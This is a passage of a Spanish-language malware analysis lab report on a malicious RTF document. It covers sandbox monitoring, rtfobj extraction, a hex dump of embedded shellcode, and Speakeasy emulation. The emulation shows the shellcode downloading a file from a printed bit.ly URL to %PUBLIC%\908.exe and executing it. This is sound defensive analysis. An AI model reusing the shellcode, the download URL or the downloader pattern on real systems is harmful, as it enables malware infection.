Desde una máquina virtual Windows aislada y con las herramientas necesarias instaladas, se realiza el análisis dinámico de la muestra. El objetivo es comprobar si los indicadores identificados durante el análisis estático se traducen en comportamiento observable durante la ejecución o emulación del contenido embebido.

Para ello se siguen dos aproximaciones complementarias:

1. Ejecución controlada del documento RTF en una máquina virtual Windows, monitorizando procesos, sistema de archivos, registro y red.
2. Emulación del objeto RAW extraído del RTF mediante `rtfobj`, `Speakeasy` y `scdbg`.

La primera aproximación permite comprobar si el documento detona en el entorno de laboratorio. La segunda permite analizar el shellcode embebido aunque la cadena de explotación completa no llegue a ejecutarse correctamente en Word.

## 11.1 Preparación de la Máquina Virtual

### A) Process Monitor

Ejecutamos Process Monitor como administrador y configuramos filtros orientados a identificar creación de procesos, escritura de ficheros, cambios en el registro y actividad de red:

```
Process Name | is       | WINWORD.EXE                              |
Include
Operation    | is       | Process Create                           |
Include
Operation    | is       | WriteFile                                |
Include
Operation    | is       | RegSetValue                              |
Include
Operation    | is       | TCP Connect                              |
Include
Operation    | is       | CreateFile                               |
Include
Path         | contains | AppData                                  |
Include
Path         | contains | Temp                                     |
Include
Path         | contains | CurrentVersion\Run                       |
Include
```

```
Path         | contains |
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf |
Include
Process Name | is       | Procmon64.exe                                |
Exclude
```

Estos filtros permiten priorizar eventos relacionados con ejecución de payloads, escritura en rutas temporales, persistencia y comunicación de red.

### B) Process Explorer

En Process Explorer se configura la vista para mostrar información útil durante la ejecución:

```
Run as administrator
View > Select Columns > PID, Parent PID, Command Line, Image Path, Verified
Signer
```

---

### C) Regshot

Se toma una captura inicial antes de abrir la muestra y una segunda captura después de la ejecución. La comparación permite identificar cambios relevantes en el registro, especialmente en claves relacionadas con persistencia o configuración de Office.

---

### D) Wireshark

Se prepara Wireshark para observar tráfico de red durante la apertura del documento.

**Filtro recomendado para wireshark:**

```
dns or http or tls or tcp.flags.syn == 1
```

| Parte | Utilidad |
|---|---|
| `dns` | Dominios consultados |
| `http` | Peticiones HTTP |
| `tls` | HTTPS / SNI / certificados |
| `tcp.flags.syn == 1` | Intentos de conexión TCP |

### E) Versión Antigua de Microsoft Office


Instalamos una versión antigua para asegurarnos que podamos ejecutar la muestra del laboratorio.

---

## 11.2 Ejecución controlada del RTF en Word

Se abre la muestra RTF en la máquina virtual utilizando Microsoft Word como aplicación asociada. Durante la ejecución se monitoriza la actividad con Process Monitor, Process Explorer, Regshot y Wireshark.

Tras abrir el documento, se observa actividad normal asociada a WINWORD.EXE, como acceso al documento, generación de ficheros temporales y escritura en rutas propias de caché de Office, por ejemplo en directorios relacionados con Content.Word. También se observan modificaciones habituales en claves de Microsoft Office, como actualización del historial de documentos recientes.




Sin embargo, durante esta ejecución no se observan indicadores claros de detonación del malware. En Process Explorer no se identifican procesos hijos sospechosos creados por WINWORD.EXE, como:

```
cmd.exe
powershell.exe
mshta.exe
rundll32.exe
regsvr32.exe
wscript.exe
```

En Process Monitor tampoco se localizan eventos relevantes de creación de procesos, conexiones TCP, modificaciones de claves de persistencia como CurrentVersion\Run, ni escritura evidente de payloads en rutas como AppData, Temp, ProgramData o %PUBLIC%.

Por tanto, en este entorno de laboratorio la muestra no llega a detonar de forma observable mediante la simple apertura del documento en Word.

## 11.3 Intento de depuración con x64dbg


También se realiza un intento de análisis dinámico avanzado adjuntando x64dbg al proceso WINWORD.EXE. El objetivo es comprobar si la apertura de la muestra alcanza llamadas relacionadas con ejecución de código, creación de procesos, descarga de ficheros, conexiones de red o modificación del registro.


Se establecen breakpoints en funciones sensibles asociadas a:

- Creación de procesos,
- ejecución mediante Shell,
- descarga de ficheros,
- comunicaciones de red,

- y escritura en registro.

Después de aproximadamente 14 minutos de observación, el flujo de ejecución no alcanza los breakpoints configurados. Las interrupciones observadas corresponden a actividad normal del entorno, como carga de DLLs o funcionamiento interno de Word/Windows, sin evidencia clara de ejecución del payload.




Finalmente, el proceso termina sin que se identifique actividad maliciosa asociada a los breakpoints definidos. Este resultado refuerza la conclusión de que, en el entorno utilizado, la muestra no llegó a ejecutar la cadena de explotación de forma observable o no se cumplieron las condiciones necesarias para activarla.

## 11.4 Extracción del objeto embebido con rtfobj

Dado que la ejecución directa del documento no permitió observar la detonación completa, se continúa con una aproximación de emulación controlada del contenido embebido.


Se utiliza rtfobj para extraer los objetos del RTF:

```
rtfobj -s all
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

Entre los objetos extraídos se obtiene un fichero RAW, denominado en este análisis como:

```
2b.raw
```

**Emulamos el fichero 2b.raw con scdbg:** Abrimos la herramienta scdbg y presionamos el botón launch, pero obtenemos un error. No podemos seguir los pasos del vídeo de clase:




Vamos a investigar para encontrar una solución.

---

**Revismos la cabecera del raw que genera la herramienta rtfobj:**

```
certutil -encodehex 2b.raw 2b_raw.txt 12
```

Abrimos el fichero .txt que se generó:

```
0000    d0 20 0d 15 02 00 00 00  0b 00 00 00 65 51 75 14   . ..........eQu.
0010    17 46 87 48 62 39 56 31  11 28 74 86 23 95 63 11   .F.Hb9V1.(t.#.c.
0020    12 87 48 62 39 56 31 11  29 4f 4e 2e 33 00 00 00   ..Hb9V1.)ON.3...
0030    00 00 00 00 00 00 1a 05  00 00 02 c4 57 c1 e3 5d   ............W..]
0040    01 08 82 bf b9 c3 42 ba  ff f7 d1 8b 19 8b 2b ba   ......B.......+.
0050    99 0d 66 db 81 c2 17 5a  e0 24 8b 0a 55 ff d1 83   ..f....Z.$..U...
0060    c0 5d ff e0 c8 a5 04 e2  29 0a 7a 0d 2b 52 cf 5d   .]......).z.+R.]
```

Este fichero no presenta una cabecera estándar de OLE, PE o RTF. Al revisar sus primeros bytes mediante certutil, se observa que comienza con datos sin estructura de fichero reconocible. Por tanto, el objeto debe tratarse como un blob RAW que puede contener shellcode, datos, padding o fragmentos de explotación.

---

## 11.5 Análisis inicial de cadenas del objeto RAW

Antes de emular el objeto, se revisan sus cadenas. En el fichero 2b.raw aparecen indicadores relevantes:

```
kernel32
LoadLibraryW
GetProcAddress
ExpandEnvironmentStringsW
%PUBLIC%\908.exe
UrlMon
URLDownloadToFileW
http://bit.ly/34vzFlU
oleaut32
SysAllocString
msvbvm60
rtcShell
ExitProcess
```

A diferencia del análisis estático anterior, aquí sí aparece la cadena completa `URLDownloadToFileW`. Esto sugiere que el objeto RAW extraído por rtfobj contiene una versión más completa o más directamente emulable del payload.

A partir de estas cadenas parece que su funcionamiento es:

```
1. Resolver APIs mediante LoadLibraryW / GetProcAddress.
2. Expandir la ruta %PUBLIC%\908.exe.
3. Descargar un fichero desde http://bit.ly/34vzFlU.
4. Guardarlo como %PUBLIC%\908.exe.
5. Ejecutarlo mediante rtcShell / runtime de VB.
6. Terminar con ExitProcess.
```

---

## 11.6 Emulación mediante Speakeasy en modo raw x86


```
{
    "path": ".\\2b.raw",
    "sha256":
"280a7cce75f5ee71a2ff025efdc059a7d85a4de13292aa342f71e186876a93fb",
    "size": 1372,
    "arch": "x86",
    "mem_tag":
"emu.shellcode.280a7cce75f5ee71a2ff025efdc059a7d85a4de13292aa342f71e186876a
93fb",
    "emu_version": "1.5.11",
    "os_run": "windows.6_1",
    "report_version": "1.1.0",
    "emulation_total_runtime": 0.068,
    "timestamp": 1779560617,
    "strings": {
        "static": {
            "ansi": [
                "Hb9V1",
                "Hb9V1",
                ")ON.3",
                "W_^[",
                "!GU\u007f=",
                "Wrt6",
                "_|#jK",
                "!6[)v",
                "\\#p<2",
                "%;*XPQa",
                "LoadLibraryW",
                "GetProcAddress",
                "ExpandEnvironmentStringsW",
                "URLDownloadToFileW",
                "SysAllocString",
                "rtcShell",
                "ExitProcess",
                "t9f;",
                "SRVW",
                "t$$1",
                "YX+H",
                "_^Z["
            ],
            "unicode": [
                "kernel32",
                "%PUBLIC%\\908.exe",
                "UrlMon",
                "http://bit.ly/34vzFlU",
                "oleaut32",
                "msvbvm60"
            ]
        },
        "in_memory": {
```

```
            "ansi": [],
            "unicode": []
        }
    },
    "entry_points": [
        {
            "ep_type": "shellcode",
            "start_addr": "0x1000",
            "ep_args": [
                "0x41420000",
                "0x41421000",
                "0x41422000",
                "0x41423000"
            ],
            "apihash":
"e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855",
            "apis": [],
            "ret_val": "0x0",
            "error": {
                "type": "invalid_read",
                "pc": "0x1000",
                "address": "0x0",
                "instr": "shl byte ptr [eax], 1",
                "regs": {
                    "esp": "0x01203fe4",
                    "ebp": "0x01204000",
                    "eip": "0x00001000",
                    "esi": "0x00000000",
                    "edi": "0x00000000",
                    "eax": "0x00000000",
                    "ebx": "0x00000000",
                    "ecx": "0x00000400",
                    "edx": "0x00000000"
                },
                "stack": [
                    "sp+0x00: 0xfeedf000",
                    "sp+0x04: 0x41420000 ->
emu.shellcode_arg_0.0x41420000",
                    "sp+0x08: 0x41421000 ->
emu.shellcode_arg_1.0x41421000",
                    "sp+0x0c: 0x41422000 ->
emu.shellcode_arg_2.0x41422000",
                    "sp+0x10: 0x41423000 ->
emu.shellcode_arg_3.0x41423000",
                    "sp+0x14: 0xfeedf000",
                    "sp+0x18: 0x00007000"
                ]
            },
            "dynamic_code_segments": []
        }
    ]
}
```

Cadenas relevantes encontradas:

```
LoadLibraryW
GetProcAddress
ExpandEnvironmentStringsW
URLDownloadToFileW
SysAllocString
rtcShell
ExitProcess
kernel32
%PUBLIC%\908.exe
UrlMon
http://bit.ly/34vzFlU
oleaut32
msvbvm60
```

La emulación finalizó inmediatamente con un error invalid_read en la dirección 0x1000:

```
invalid_read
instr: shl byte ptr [eax], 1
eax: 0x00000000
```

Eso indica que el offset inicial no parece ser código ejecutable válido o falta contexto de ejecución.

---

**Buscamos el offset correcto:** Para localizar el punto de entrada útil del shellcode, se prueba la emulación del RAW con Speakeasy utilizando distintos offsets:

```
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x0   -o se_0.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x10  -o se_10.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x20  -o se_20.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x100 -o se_100.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x200 -o se_200.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x300 -o se_300.json
speakeasy.exe -t .\2b.raw --raw -a x86 --raw_offset 0x400 -o se_400.json
```

**Después buscamos indicadores relevantes en los JSON generados:**

```
findstr /i "URLDownloadToFile LoadLibrary GetProcAddress
ExpandEnvironmentStrings rtcShell bit.ly 908.exe PUBLIC CreateProcess
WinExec" se_*.json
```

Aunque varios resultados contienen cadenas estáticas del RAW, únicamente el offset 0x100 permite observar ejecución real de APIs. Con ese offset, Speakeasy muestra la siguiente cadena de comportamiento:

```
GetProcAddress -> ExpandEnvironmentStringsW
ExpandEnvironmentStringsW("%PUBLIC%\908.exe")
LoadLibraryW("UrlMon")
GetProcAddress -> URLDownloadToFileW
URLDownloadToFileW("http://bit.ly/34vzFlU", "%PUBLIC%\908.exe")
LoadLibraryW("oleaut32")
GetProcAddress -> SysAllocString
SysAllocString("%PUBLIC%\908.exe")
LoadLibraryW("msvbvm60")
GetProcAddress -> rtcShell
```

También se registra actividad de fichero:

```
create -> %PUBLIC%\908.exe
write  -> %PUBLIC%\908.exe
```

y una consulta DNS a:

```
bit.ly
```

**Por tanto, el objeto extraído actúa como downloader y el offset 0x100 corresponde al punto de entrada útil para la emulación.**

---

**Los demás offsets no son buenos puntos de entrada:**

```
0x0    -> invalid_read
0x10   -> unhandled_interrupt
0x20   -> invalid_read
0x200  -> invalid_read
0x300  -> invalid_read
0x400  -> invalid_read
```

---

## 11.7 Carving del shellcode desde el offset 0x100

Una vez identificado el offset útil, se genera un nuevo fichero que comience directamente en el shellcode funcional. Para ello se recorta 2b.raw desde el offset 0x100:

En PowerShell:


```
$raw = (Resolve-Path .\2b.raw).Path
$bytes = [System.IO.File]::ReadAllBytes($raw)
$carved = $bytes[0x100..($bytes.Length - 1)]
[System.IO.File]::WriteAllBytes("$PWD\2b_offset100.bin", $carved)
```

El nuevo fichero generado es: `2b_offset100.bin`.

**A continuación se emula el nuevo artefacto con Speakeasy sin indicar offset:**

```
speakeasy.exe -t .\2b_offset100.bin --raw -a x86 -o
se_offset100_carved.json
```

Obtenemos el fichero se_offset100_carved.json donde comprobamos que hemos conseguido emular suficiente código para mostrar la cadena principal:

